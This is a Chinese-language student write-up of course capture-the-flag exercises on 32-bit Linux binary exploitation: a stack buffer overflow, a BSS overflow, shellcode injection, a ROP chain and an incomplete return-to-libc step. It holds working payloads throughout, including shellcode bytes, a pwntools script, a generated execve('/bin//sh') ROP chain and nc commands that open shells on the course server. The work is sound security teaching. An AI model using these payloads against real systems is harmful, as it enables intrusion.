第 1 題 BOF easy

1. 把網站上的 bofeasy 執行檔與.c 檔下載到虛擬機上(ubuntu15.04 32bit)
   用 chmod 775 將 bofeasy 解開
   接著用 gdb 模式打開 bofeasy 執行檔

```
umi@umi-VirtualBox:~/bof$ gdb bofeasy
GNU gdb (Ubuntu 7.9-1ubuntu1) 7.9
Copyright (C) 2015 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bofeasy...(no debugging symbols found)...done.
(gdb)
```

2. 進入 gdb 模式後，用反組譯指令 disas 去反組譯 main，得到 main 的 assembly code，就可觀察到 read(0,buf,20)這個函式的 stack address。

```
umi@umi-VirtualBox: ~/bof
Reading symbols from bofeasy...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
   0x0804851d <+0>:     push   %ebp
   0x0804851e <+1>:     mov    %esp,%ebp
   0x08048520 <+3>:     and    $0xfffffff0,%esp
   0x08048523 <+6>:     sub    $0x30,%esp
   0x08048526 <+9>:     movl   $0x8048613,(%esp)
   0x0804852d <+16>:    call   0x80483c0 <puts@plt>
   0x08048532 <+21>:    movl   $0x804862b,(%esp)
   0x08048539 <+28>:    call   0x80483a0 <printf@plt>
   0x0804853e <+33>:    mov    0x804a040,%eax
   0x08048543 <+38>:    mov    %eax,(%esp)
   0x08048546 <+41>:    call   0x80483b0 <fflush@plt>
   0x0804854b <+46>:    movl   $0x64,0x8(%esp)
   0x08048553 <+54>:    lea    0x1c(%esp),%eax
   0x08048557 <+58>:    mov    %eax,0x4(%esp)
   0x0804855b <+62>:    movl   $0x0,(%esp)
   0x08048562 <+69>:    call   0x8048390 <read@plt>
   0x08048567 <+74>:    mov    $0x0,%eax
   0x0804856c <+79>:    leave
   0x0804856d <+80>:    ret
End of assembler dump.
(gdb)
```

3. 在 read 這個函式的位置設置 breakpoint，接著用 r 開始執行這個程式，程式就會停在中斷點，也就是$esp 現在的位址會指在 read 這個函式上面。列出$esp 之後 40 個的位址資訊，因為 buf 是 read 的第二個參數，所以可以得知 buf 在 0xbffff0ac 這個位址。

```
(gdb) b * 0x08048562
Breakpoint 1 at 0x8048562
(gdb) r
Starting program: /home/umi/bof/bofeasy
Buffer overflow is easy
Read your input :
Breakpoint 1, 0x08048562 in main ()
(gdb) x/40wx $exp
Value can't be converted to integer.
(gdb) x/40wx $esp
0xbffff090:     0x00000000      0xbffff0ac      0x00000064      0x080485c2
0xbffff0a0:     0x00000001      0xbffff164      0xbffff16c      0xb7e32eeb
0xbffff0b0:     0xb7fbb41c      0xb7fff000      0x0804857b      0xb7fbb000
0xbffff0c0:     0x00000000      0x08048400      0x00000000      0xb7e1c72e
0xbffff0d0:     0x00000001      0xbffff164      0xbffff16c      0x00000000
0xbffff0e0:     0x00000000      0x00000000      0xb7ff1079      0x08048270
0xbffff0f0:     0x0804a024      0xb7fbb000      0x00000000      0x08048400
0xbffff100:     0x00000000      0x4404db13      0x78689f03      0x00000000
0xbffff110:     0x00000000      0x00000000      0x00000001      0x08048400
0xbffff120:     0x00000000      0xb7ff0790      0xb7e1c659      0xb7fff000
(gdb)
```

4. 接著看$ebp 的位置在哪，把它的位置加 4 就是 return address 的位置。所以我們用 0xbffff0cc-0xbffff0ac 可以得到 32byte。
所以我們輸入 36byte 的字串的話就會蓋過 return address。

```
(gdb) info registers
eax            0xbffff0ac       -1073745748
ecx            0xb7fbcad0       -1208235312
edx            0x0      0
ebx            0xb7fbb000       -1208242176
esp            0xbffff090       0xbffff090
ebp            0xbffff0c8       0xbffff0c8
esi            0x0      0
edi            0x8048400        134513664
eip            0x8048562        0x8048562 <main+69>
eflags         0x246    [ PF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

5. 輸入 c 讓程式繼續，就會跑到 read your input，輸入 36 個 char a，接著就可以看到$eip 被改成 0x61616161 了，也就是 a 的 ascii code，代表成功蓋到 return address。

```
(gdb) c
Continuing.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
(gdb)
```

6. 看 l33t function 的 address 在哪。要到 l33t 讓它執行 call system 的指令
所以我們要把 0x080484fd 寫到 return address。

```
(gdb) disas l33t
Dump of assembler code for function l33t:
   0x080484fd <+0>:     push   %ebp
   0x080484fe <+1>:     mov    %esp,%ebp
   0x08048500 <+3>:     sub    $0x18,%esp
   0x08048503 <+6>:     movl   $0x8048600,(%esp)
   0x0804850a <+13>:    call   0x80483c0 <puts@plt>
   0x0804850f <+18>:    movl   $0x804860b,(%esp)
   0x08048516 <+25>:    call   0x80483d0 <system@plt>
   0x0804851b <+30>:    leave
   0x0804851c <+31>:    ret
End of assembler dump.
(gdb)
```

7. 因為 x86 是 little endian，所以塞 return address 的時候要倒過來
我們用 echo -ne “字串+要塞的 address” > exp 這行指令將 payload 放入 exp 這個檔案，接著把 exp 導向遠端機器。

因為已經成功在遠端底下 call system (“/bin/sh”)，這時候已經得到遠端機器的權限了，然後我們就可以開它的資料夾看有甚麼檔案，最後就按照題意要求得到它的 flag，AD{bof_is_e4sy}。

```
umi@umi-VirtualBox:~/bof$ echo -ne "aaaabbbbccccddddeeeeffffggggiiii\xfd\x84\x04
\x08" > exp
umi@umi-VirtualBox:~/bof$ ls
bofeasy  bofeasy.c  exp
umi@umi-VirtualBox:~/bof$ cat exp - | nc 140.115.53.13 11001
Buffer overflow is easy
Read your input :id
uid=1000(bofeasy) gid=1000(bofeasy) groups=1000(bofeasy)
ls
bin
boot
dev
etc
home
lib
lib32
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd /home/bofeasy
cat flag
AD{bof_is_e4sy}
```

第 2 題 BSS overflow

1. 更改執行檔 bssof 權限，用 gdb 開啟 bssof 執行檔

```
chris@chris-VirtualBox:~/project/bssof$ gdb bssof
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/lice
nses/gpl.html>
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.  Type "sh
ow copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at
:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bssof...(no debugging symbols found)...don
e.
(gdb)
```

2. 輸入 info variables 觀察 uninitialized global 變數的位址。
   Char name[200] 在 0x0804a060
   Char *filename 在 0x0804a128
   剛好相差 200 bytes

```
---Type <return> to continue, or q <return> to quit---
0x0804a044  completed
0x0804a060  name
0x0804a128  filename
0x0804a12c  _end
(gdb) exit
```

3. 設計攻擊字串，在 name buffer 裡儲存我們想要的字串: /home/bssof/flag，需將字串轉換成 16 進位，且順著存入檔案裡，這邊字串需要用到 16 個 bytes，所以後面要用\x0 補滿 184 個 bytes 直到總共 200 bytes。

4. 200 個 bytes 之後，後面將原本 filename 存的 welcome 的指標位址覆蓋成我們修改後的 name 位址 (0x0804a060)，所以 filename 會指回到我們指定的路徑上，也即是/home/bssof/flag。因為 x86 是 little endian，所以塞 return address 的時候要倒過來

```
chris@chris-VirtualBox:~/project/bssof$ echo -ne "\x2f\x68\x6f\
x6d\x65\x2f\x62\x73\x73\x6f\x66\x2f\x66\x6c\x61\x67\x0\x0\x0\x0
\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0
\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0
\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0
\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0
\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0
\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0
\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0
\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0
\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x60\xa0\x04\x08" > exo
```

5. 將 exo 導向到遠端機器得到 flag
AD{0v3Rf10w_F1l3n4m3_1s_S0_fUN}

```
chris@chris-VirtualBox:~/project/bssof$ cat exo -| nc 140.115.5
3.13 11000
What's your name ?

AD{0v3Rf10w_F1l3n4m3_1s_S0_fUN}

Goodbye ~ /home/bssof/flag
```

第 3 題 Shellcode Injection

- 利用助教給的提示網站得到可以取得 root 權限的 shellcode

```
#include <stdio.h>

char code[] = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
              "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
              "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
              "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
              "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42";
int main(int argc, char **argv){

        int (*func)();
        func = (int (*)()) code;
        (int)(*func)();
}
```

- 根據提示網頁，在本地端測試要先做
  - echo 0 > /proc/sys/kernel/randomize_va_space

- 編譯 shellcode 程式也要做
  - gcc —fno-stack-protector —z execstack —o shellcode shellcode.c
  - http://stackoverflow.com/questions/527973/stack-execution-protection-and-randomization-on-ubuntu

- 測試 shellcode 成功的話，就可以知道我們要塞的 shellcode 就是 char code[ ]那段字串

- 一開始用之前第二題的方式直接 nc 過去遠端塞 shellcode 到 buf，後來發現這題的 buf address 是浮動的，必須吃遠端機器給的%p(buf address)，要先把遠端機器印給我們的 buf address 儲存起來，所以不能用 nc 的方式，而提示就在 bof_shellcode.c 裡面，”Can you pwn it? “

- 上網找了 pwntool 的官網，照著步驟在 ubuntu 上安裝好
  - 官網安裝步驟有些許錯誤，還需要自己解決

1. 裝好後可以用，就可以開始寫 python 程式跟遠端機器建立 connection

```python
#!/usr/bin/env python
from pwn import *

context(arch = 'i386', os = 'linux')
# question 3
conn = remote('140.115.53.13',11002)

conn.recvuntil("The buffer of your input ")

buf_address = conn.recvline();

# remove '\n'
buf_address = buf_address.strip('\n')

# remove "0x"
buf_address = buf_address.split("x")[1]

one = buf_address[0] + buf_address[1]
two = buf_address[2] + buf_address[3]
three = buf_address[4] + buf_address[5]
four = buf_address[6] + buf_address[7]

# add '\x'
xone = ('\\x' + one).decode('string_escape')
xtwo = ('\\x' + two).decode('string_escape')
xthree = ('\\x' + three).decode('string_escape')
xfour = ('\\x' + four).decode('string_escape')

# shellcode 55bytes
shellcode = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x
# nop 45bytes
overflow = '\x90'*45

# buf address 4bytes
bufadd = xfour + xthree + xtwo + xone

# guess 10 times buf address (40byes) will cover the eip
inputString = shellcode + overflow + bufadd*10 + '\n'

conn.recvuntil("Your input : ")
conn.send(inputString)

#after get root, we can use interactive mode, it will more convenient
conn.interactive()
```

- bof_shellcode.c 裡面有一行是印出 buf 的 address，在建立連線後，直接 recvuntil 到要印%p 前的輸出，然後再 recvline 把那段 address 儲存起來

- 在 python 內無法直接 assign ‘\x’ 給字串，上網找到了 solution
  - https://ayaz.wordpress.com/2007/05/18/hex-escape-strings-in-python-shellcodes/

- 把儲存好的 buf address 做一些處理後，會得到 one、two、three、four 這四個各 1bytes 的字串，裡面是”\xhh”的形式


- 把四個各 1bytes 的字串用 four~one 的方式串接，就會得到倒過來的 4bytes address(bufadd)，目的是為了之後塞 buf 時，cover 掉 eip 之後，eip 能正確找到 address (因為 x86 是 little endian)

- 我們的塞法是先讓 shellcode+nop 塞滿 buf
  - shellcode (55byes) + nop (45bytes) = 100bytes
  - 最後再塞 10 個 bufadd，也就是 40bytes
  - 猜測說這 10 個 bufadd 有機會可以蓋掉目前 eip 的位置

```
wen@wen-virtual-machine:~/bofshell/python_pwn$ python pwnshell.py
[+] Opening connection to 140.115.53.13 on port 11002: Done
[*] Switching to interactive mode
Goodbye ~
$ ls
bin
boot
dev
etc
home
lib
lib32
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cd home
$ ls
bof_shellcode
$ cd bof_shellcode
$ ls
bof_shellcode
flag
$ cat flag
AD{sh3Llc0d3_1s_4w3s0m3}
$
```

第四題 ROP beginner

- 利用 BOA PPT 提到的 ROPGadget 工具去找 Gadget



- 到 ROPgadget 作者的 github 去看如何下載
  - https://github.com/JonathanSalwan/ROPgadget
  - http://shell-storm.org/blog/Return-Oriented-Programming-and-ROPgadget-tool/

- 下載過程遇到的困難是 capstone 的問題，作者有提供 cpastone 的下載指令，但因為在第三題有先載過了，所以沒有載，結果 ROPgadget 好像不吃在第三題載過的 capstone，後來就全部砍掉，改裝作者提供的連結，在裝一次 ROPgadget

- 用 ROPgadget 直接生成 ropchian，把需要的程式片段自動組好

```
wen@wen-virtual-machine:~/rop$ ROPgadget --binary rop_beginner --ropchain > gadgetchain.py
wen@wen-virtual-machine:~/rop$
```

- 把生成的.py 檔拉到最下面的部分，只保留那部分，然後改一下就可以生成需要的 payload 了

- 修改 gadget 的 py 檔之前先用反組譯觀察 buf 要塞多少才能覆蓋 eip，在 read 函式位址下 breakpoint，然後看$esp 後 40 個位址，根據 read 參數，可以知道 buf address 就是第 2 個位址

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048e24 <+0>:     push   %ebp
   0x08048e25 <+1>:     mov    %esp,%ebp
   0x08048e27 <+3>:     and    $0xfffffff0,%esp
   0x08048e2a <+6>:     sub    $0x30,%esp
   0x08048e2d <+9>:     movl   $0x80be068,(%esp)
   0x08048e34 <+16>:    call   0x804f640 <puts>
   0x08048e39 <+21>:    movl   $0x80be07f,(%esp)
   0x08048e40 <+28>:    call   0x804f0e0 <printf>
   0x08048e45 <+33>:    mov    0x80ea4c0,%eax
   0x08048e4a <+38>:    mov    %eax,(%esp)
   0x08048e4d <+41>:    call   0x804f400 <fflush>
   0x08048e52 <+46>:    movl   $0x12c,0x8(%esp)
   0x08048e5a <+54>:    lea    0x1c(%esp),%eax
   0x08048e5e <+58>:    mov    %eax,0x4(%esp)
   0x08048e62 <+62>:    movl   $0x0,(%esp)
   0x08048e69 <+69>:    call   0x806cd50 <read>
   0x08048e6e <+74>:    leave
   0x08048e6f <+75>:    ret
End of assembler dump.
(gdb) b *0x08048e69
Breakpoint 1 at 0x8048e69
(gdb)
```

```
(gdb) r
Starting program: /home/wen/rop/rop_beginner
ROP is easy is'nt it ?
Your input :
Breakpoint 1, 0x08048e69 in main ()
(gdb) x/40wx $esp
0xbffff0e0:     0x00000000      0xbffff0fc      0x0000012c      0x080495d2
0xbffff0f0:     0x00000001      0xbffff1a4      0xbffff1ac      0x00000002
0xbffff100:     0x080ea074      0xbffff1a4      0xbffff1ac      0x080481a8
0xbffff110:     0x00000000      0x080ea00c      0x080495f0      0x0804903a
0xbffff120:     0x00000001      0xbffff1a4      0xbffff1ac      0x00000000
0xbffff130:     0x00000000      0x080481a8      0x00000000      0x080ea00c
0xbffff140:     0x080495f0      0x0fda3d3d      0xf9278c52      0x00000000
```

- 接著用 info register 看$ebp 的 address，$ebp+4 就是 return address 的位址

```
(gdb) info register
eax            0xbffff0fc       -1073745668
ecx            0x80eb4d4        135181524
edx            0x0      0
ebx            0x80481a8        134513064
esp            0xbffff0e0       0xbffff0e0
ebp            0xbffff118       0xbffff118
esi            0x0      0
edi            0x80ea00c        135176204
```

- 0xbffff11c - 0xbffff0fc 為 32bytes，在 gdb 模式下驗證一下塞 36 個 bytes 是否能成功覆蓋 eip 為最後 4 個 bytes

```
(gdb) c
Continuing.
aaaabbbbccccddddeeeeffffgggghhhhaaaa

Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
(gdb)
```

- 確認 OK 後，就在生成的 py 檔內，先把字串塞滿 32bytes

- 目標是執行 execve (“/bin//sh”, NULL, NULL)

```
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = 'a'*32


p += pack('<I', 0x0806e82a) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080bae06) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0809a15d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e82a) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080bae06) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0809a15d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e82a) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08054250) # xor eax, eax ; ret
p += pack('<I', 0x0809a15d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x0806e851) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080ea060) # padding without overwrite ebx
p += pack('<I', 0x0806e82a) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08054250) # xor eax, eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x080493e1) # int 0x80

print p
```

- 最後 print p 的原因是為了要把生成的字串存到一個檔案

```
wen@wen-virtual-machine:~/rop$ python gadget.py > payload
wen@wen-virtual-machine:~/rop$
```


- 把 payload 丟到遠端，就可以發現取得權限了，這時用 ls 和 cd 觀看資料夾，就能找到 ropbeginner 底下的 flag 檔案了

```
wen@wen-virtual-machine:~/rop$ cat payload - | nc 140.115.53.13 11003
ROP is easy is'nt it ?
Your input :id
uid=1000(ropbeginner) gid=1000(ropbeginner) groups=1000(ropbeginner)
ls
bin
boot
dev
etc
home
lib
lib32
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd home
ls
ropbeginner
cd ropbeginner
ls
flag
ropbeginner
cat flag
AD{R0proPRooooop}
```

由於此次生成的.py 檔是直接用 ROPgadget 這個 tool 的指令自動生成的，裡面有些組成需要花時間去看為什麼要這樣，但還是有小地方不理解，下一頁為本題的 code 理解報告

Code 理解報告

- 根據 PPT 可以知道要把 execve 組起來需要湊出以下幾個值



- 附上.py 程式碼，紅字為自己的註解，綠字為 ROPgadget 生成的註解

```
#!/usr/bin/env python2
# execve generated by ROPgadget
# execve("/bin//sh", NULL, NULL)
# call int 0x80
# eax = 11, ebx = pointer to string "/bin/sh"
# ecx = 0x0, edx = 0x0
from struct import pack

# Padding goes here
p += 'a'*32

# return address 此時塞入了 pop edx ; ret 的位址
#  程式跳到該位址開始執行此段 gadget
# pop 會將目前 stack 最上方的值 assign 給 edx
#  清除該位址資料後, $esp 會向下移動
#  此時 stack 的頂端為我們塞入的值

#  如果只是塞數字好處理, 字串的話就必須找 data 段的區域
#  所以要塞'/bin'和'//sh'就要找到 data_start 的 address

# pop edx 來存 data+0 的 address
p += pack('<I', 0x0806e82a) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
```

```
# pop eax 來存 '/bin', 大小剛好 4bytes
p += pack('<I', 0x080bae06) # pop eax ; ret
p += '/bin'

# 把 eax 的值（'/bin')寫入到 edx 指的位址（data＋0）
p += pack('<I', 0x0809a15d) # mov dword ptr [edx], eax ; ret

# pop edx 來存 data+4 的 address
p += pack('<I', 0x0806e82a) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4

# pop eax 來存 '//sh', 大小剛好 4bytes
p += pack('<I', 0x080bae06) # pop eax ; ret
p += '//sh'

# 把 eax 的值（'//sh')寫入到 edx 指的位址（data+4）
p += pack('<I', 0x0809a15d) # mov dword ptr [edx], eax ; ret

# pop edx 來存 data+8 的 address
p += pack('<I', 0x0806e82a) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8

# xor eax, eax 等於 mov eax, 0
p += pack('<I', 0x08054250) # xor eax, eax ; ret

# 把 eax 的值（0）寫入到 edx 指的位址（data+8)
p += pack('<I', 0x0809a15d) # mov dword ptr [edx], eax ; ret

# pop ebx 來存 data+0 的 address [data+0 目前的值是'/bin'], ebx = &'/bin'
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data

# pop ecx 存 data+8 的 address [data+8 目前的值是 0], ecx = 0
# pop ebx 存 data+0 的 address, 這邊他說會 padding, 不太懂
# 最後 ebx = &'/bin' + &'//sh' ?
p += pack('<I', 0x0806e851) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080ea060) # padding without overwrite ebx
```

```
# pop edx 來存 data+8 的 address [根據上面操作 data+8 目前的值是 0], edx = 0
p += pack('<I', 0x0806e82a) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8

# xor eax, eax 等於 mov eax, 0 (eax=0)
p += pack('<I', 0x08054250) # xor eax, eax ; ret

# inc(increment), +1
# 以下總共做了 11 次, eax 的值從 0 變成 11, eax = 11
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret
p += pack('<I', 0x0807b27f) # inc eax ; ret

p += pack('<I', 0x080493e1) # int 0x80

print p
```

- Reference link

https://hwchen18546.wordpress.com/2014/07/15/rop-use-ropgadget-to-chain-gadgets/#more-1181

http://yojo3000.github.io/2015/11/20/ROP-Return-Oriented-Programming/

http://www.slideshare.net/hackstuff/rop-40525248

第 5 題 Return to library

- 這題要利用 Global Offset Table 和 PLT 的概念，先把執行檔解開後，進入 gdb 模式下 disas main

- 選擇一個 PLT address 來看，我選擇的是 `printf`


```
0x080485f1 <+116>:   lea    0x112(%esp),%eax
0x080485f8 <+123>:   mov    %eax,(%esp)
0x080485fb <+126>:   call   0x8048420 <strtol@plt>
0x08048600 <+131>:   mov    %eax,0x11c(%esp)
0x08048607 <+138>:   mov    0x11c(%esp),%eax
0x0804860e <+145>:   mov    %eax,(%esp)
0x08048611 <+148>:   call   0x804852d <See_something>
0x08048616 <+153>:   movl   $0x80487b9,(%esp)
0x0804861d <+160>:   call   0x80483c0 <printf@plt>
0x08048622 <+165>:   mov    0x804a040,%eax
0x08048627 <+170>:   mov    %eax,(%esp)
```

- disas `printf` PLT 的位址，可以看到他 jmp 到`*0x804a010`，就是 GOT

```
(gdb) disas 0x80483c0
Dump of assembler code for function printf@plt:
   0x080483c0 <+0>:     jmp    *0x804a010
   0x080483c6 <+6>:     push   $0x8
   0x080483cb <+11>:    jmp    0x80483a0
End of assembler dump.
```

- GOT 會存放 `printf` 的 absolute address

- 此題的設計讓我們可以直接丟 GOT 的位址去取得 `printf` 在 run time 的時候的 absolute address，先把 `printf` 的 GOT 位址轉成十進位



- 在 gdb 模式下測試可以看到在此執行檔中 printf 的 absolute address

```
(gdb) b main
Breakpoint 1 at 0x8048580
(gdb) r
Starting program: /home/wen/ret2lib/ret2lib_easy

Breakpoint 1, 0x08048580 in main ()
(gdb) c
Continuing.
################################
Do you know return to library ?
################################
What do you want to see in memory?
Give me an address (in dec) :134520848
The content of the address : 0xb7e61280
Leave some message for me :
```

- 在拿到的執行檔中測試看到的 address 並不是我們要的，要透過連到遠端機器執行程式拿到的 address 才是我們需要的，並且要在該次執行的時候把位址都算好

- 在 gdb 底下測試出 overflow 的長度，輸入 60bytes+4bytes，最後的 4bytes 會 cover 到 eip，這 4bytes 之後會塞成 `system()`的 address

```
Leave some message for me :aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllaaaabbbbccccaaaa
Your message is : aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllaaaabbbbccccaaaa

Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
```

- 助教給的 libc.so.6 可以觀察 library function 在遠端機器下的 offset，可以看到 `system` 的 offset 是 `3fcd0`，`printf` 的 offset 是 `4cc40`

```
wen@wen-virtual-machine:~/ret2lib$ objdump -T libc.so.6 | grep "system$"
0003fcd0 g    DF .text  00000038  GLIBC_PRIVATE __libc_system
0003fcd0  w   DF .text  00000038  GLIBC_2.0   system
```

```
wen@wen-virtual-machine:~/ret2lib$ objdump -T libc.so.6 | grep "printf$"
0004cd20 g    DF .text  00000030  GLIBC_2.0   dprintf
00066fa0  w   DF .text  0000017f  GLIBC_2.0   vasprintf
00067560  w   DF .text  000001b4  GLIBC_2.0   obstack_vprintf
00043190 g    DF .text  00004d73  GLIBC_2.0   _IO_vfprintf
0004ccc0 g    DF .text  00000023  GLIBC_2.0   sprintf
0006ce70 g    DF .text  00000034  GLIBC_2.2   vwprintf
0004cc10  w   DF .text  00000023  GLIBC_2.0   _IO_fprintf
0004cc40 g    DF .text  00000034  GLIBC_2.0   _IO_printf
00065570  w   DF .text  000000bf  GLIBC_2.0   vsprintf
0004cc40 g    DF .text  00000034  GLIBC_2.0   printf
```

- 知道 printf 在 run time 的時候的 absolute address，也知道 `printf` 的 offset 跟 `system` 的 offset，就可以推算出 `system` 在 run time 的時候的 absolute address

- 計算方法如下
  - libc base = printf_absolute – printf_offset
